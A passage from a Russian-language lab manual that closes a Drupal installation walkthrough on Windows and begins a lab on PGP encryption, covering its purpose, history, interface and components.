

Жмем установить. Дожидаемся окончания установки.



Заходим в установщик веб-приложений, выбираем драйвер SQL Server для PHP 2.0, SQL Server Express 2008 R2, SQL Server 2008 R2 Management Studio Express.



Теперь заходим снова в установщик веб-платформ и выбираем пункт веб-приложения. Выбираем drupal и жмем установить.



Видим запуск установки компонентов MySQL. Нам необходимо ввести пароль для администратора (пользователь root), используем пароль 12345.





Окно для ввода данных о сайте. Заполняем:



Приступаем ко второму шагу ввода данных о приложении (данные о базе данных):



Жмем далее и ждем завершения установки. Выводится на экран о не возможности завершения установки.

Запускается браузер, где видны частично установленные элементы.



Сайт доступен по адресу: <http://localhost/drupal/>

## **Лабораторная работа №3: PGP кодирование и шифрование с открытым ключом**

### **1 Цель работы**

Целью данной лабораторной работы является получение практических навыков по управлению ключами, шифрованию, расшифрованию, электронному подписанию документов/файлов и их безвозвратному удалению с диска посредством криптографической программы Pretty Good Privacy (PGP).

### **2 Методические указания**

Все пользователи Интернета должны отчётливо понимать, что отправка обычного незашифрованного электронного послания аналогична отправке открытки почтой неэлектронной: такое сообщение может быть прочитано кем угодно и где угодно на участке между отправителем и получателем даже без всякой нужды осуществлять его целенаправленный перехват. Копия сообщения остаётся в кэше сервера вашего Интернет-провайдера, сетевые серверы у вас на работе, в университете или в Интернет-кафе, не говоря о бесплатных почтовых службах вроде mail.ru, также сохраняют копию, копии остаются на всех серверах, через которые сообщение проходит по пути к адресату. Системные администраторы этих серверов могут по своему желанию прочитать письмо и переслать его, кому захотят. Спецслужбы крупных государств в рабочем порядке сканируют электронную почту на предмет подозрительных ключевых слов и фраз. Деловые послания могут представлять интерес для ещё большего круга лиц – от конкурентов до организованной преступности – и ставки в этой игре оказываются гораздо выше.

С помощью PGP вы можете зашифровать сообщение для своего адресата, даже если никогда прежде с ним не общались. Все эти организации и люди смогут по-прежнему получить доступ к зашифрованному письму, но уже не будут иметь ни малейшего представления о его содержании, словно вы поместили его в непроницаемый конверт.

Pretty Good Privacy (буквально – "очень неплохая защита приватности"), свободно распространяемая криптографическая программа. Простая в использовании, PGP сегодня стоит на страже частной жизни миллионов пользователей Интернета.

PGP была придумана американским математиком и программистом Филипом Зиммерманом (Philip Zimmermann) в 1991 году. Получилась бесплатная программа для массового пользователя на основе алгоритма с открытым ключом. Она сразу стала набирать популярность. Правительство США пыталось бороться с распространением PGP (да и вообще стойкой гражданской криптографии). Зиммерману даже было предъявлено

обвинение в "незаконном экспорте вооружений". Но энтузиасты со всех стран мира уже вовсю размещали PGP у себя на сайтах, изучали код программы и переводили ее на другие языки. В конце концов власти махнули рукой на это дело, и сегодня PGP работает на миллионах компьютеров.

## 2.1 Основы

### 2.1.1 Интерфейс

PGP предоставляет пользователю ряд альтернативных путей для доступа функциям программы, выбор конкретного зависит от решаемой вами задачи.

Существует четыре способа, которыми вы можете добраться до нужных функций и компонентов программы:

- Иконка PGPtray.
- Контекстное меню Проводника Windows.
- Меню Пуск.
- Плагины в email-клиентах.

Наиболее удобный и часто используемый путь – это иконка PGPtray (🔒, в зависимости от версии Windows может быть либо золотой, либо серой), расположенная в системном трее – в правой части панели задач Windows рядом с системными часами (рисунок 2.1). Оттуда вы можете быстро произвести любые операции шифрования с содержимым буфера обмена или активного окна, например, email-клиента, текстового редактора или формы на интернет-сайте, получить доступ к меню настроек PGP или к любому из компонентов программы.



Рис. 2.1

Нажав на эту иконку, вам открывается следующее меню:

- *Выход* – скрыть иконку PGPtray.
- *Справка* – справочник по работе с программой.
- *Параметры* – меню настроек программы.

- *Ключи PGP* – позволяет быстро получить доступ к соответствующему компоненту программы.
- *Инструменты PGP* – предоставляет доступ к основным функциям шифрования, уничтожения файлов и очистки свободного пространства дисков.
- *Текущее окно* – операции с содержимым активного окна позволяют зашифровать, расшифровать, поставить или сверить электронную подпись с текстовой информацией используемого в данный момент приложения (например, текстового редактора).
- *Буфер обмена* – аналогичные операции с содержимым буфера обмена позволяют, кроме перечисленного выше, быстро очистить или отредактировать находящийся в нём текст.


Вы можете воспользоваться средствами шифрования PGP из Проводника, нажав правой кнопкой на имя того или иного файла или папки, а затем в появившемся контекстном меню из пункта *PGP* выбрав нужную операцию (рисунок 2.2). Это весьма удобный способ работы с файлами.



Рис. 2.2

Содержимое контекстного меню и список доступных функций напрямую зависят от выбранного объекта.

- **Для дисков и папок.** Нажав правой кнопкой на любой из накопителей или папку и выбрав в главном контекстном меню пункт *PGP*, вы можете сделать следующее:
  - Зашифровать (*Encrypt*), расшифровать (*Decrypt*), поставить (*Sign*) или сверить (*Verify*) электронные подписи с содержащихся на диске / в папке файлов.

- Удалить файлы с диска или папку со всем ее содержимым (*Wipe*).
- **Для файлов.** Нажав правой кнопкой на файл и выбрав в главном контекстном меню пункт *PGP*, в зависимости от типа файла вы можете сделать следующее:
  - Если выбран любой незашифрованный файл, вы можете уничтожить его (*Wipe*), зашифровать (*Encrypt*), подписать (*Sign*).
  - Если выбран зашифрованный / подписанный файл, вы можете уничтожить его (*Wipe*) или расшифровать / сверить подпись (*Decrypt & Verify*).
  - Если выбран файл в ASCII-формате (\*.asc), вы можете уничтожить его (*Wipe*) или расшифровать / сверить подпись (*Decrypt & Verify*). При выборе последнего варианта для файла, содержащего материал ключа, вам будет предложено импортировать его на свою связку.
  - Если выбран файл связки открытых или закрытых ключей (\*.pkg или \*.skr соответственно), вы можете уничтожить его (*Wipe*) или импортировать содержащиеся в нём ключи на свою связку.


### 2.1.2 Компоненты PGP

Основными компонентами PGP являются ключи PGP (PGPkeys) и инструменты PGP (PGPtools).

Менеджер PGPkeys имеет средства управления вашими парами открытых и закрытых ключей, а также открытыми ключами ваших корреспондентов (рисунок 2.3).



Рис. 2.3

Чтобы открыть компонент PGPkeys:

1. нажмите иконку PGPTray (🔒);
2. из меню выберите *Ключи PGP*.

PGPtools – это небольшое плавающее окошко, предоставляющее доступ к основным функциям шифрования, уничтожения файлов и очистки свободного пространства дисков (рисунок 2.4).

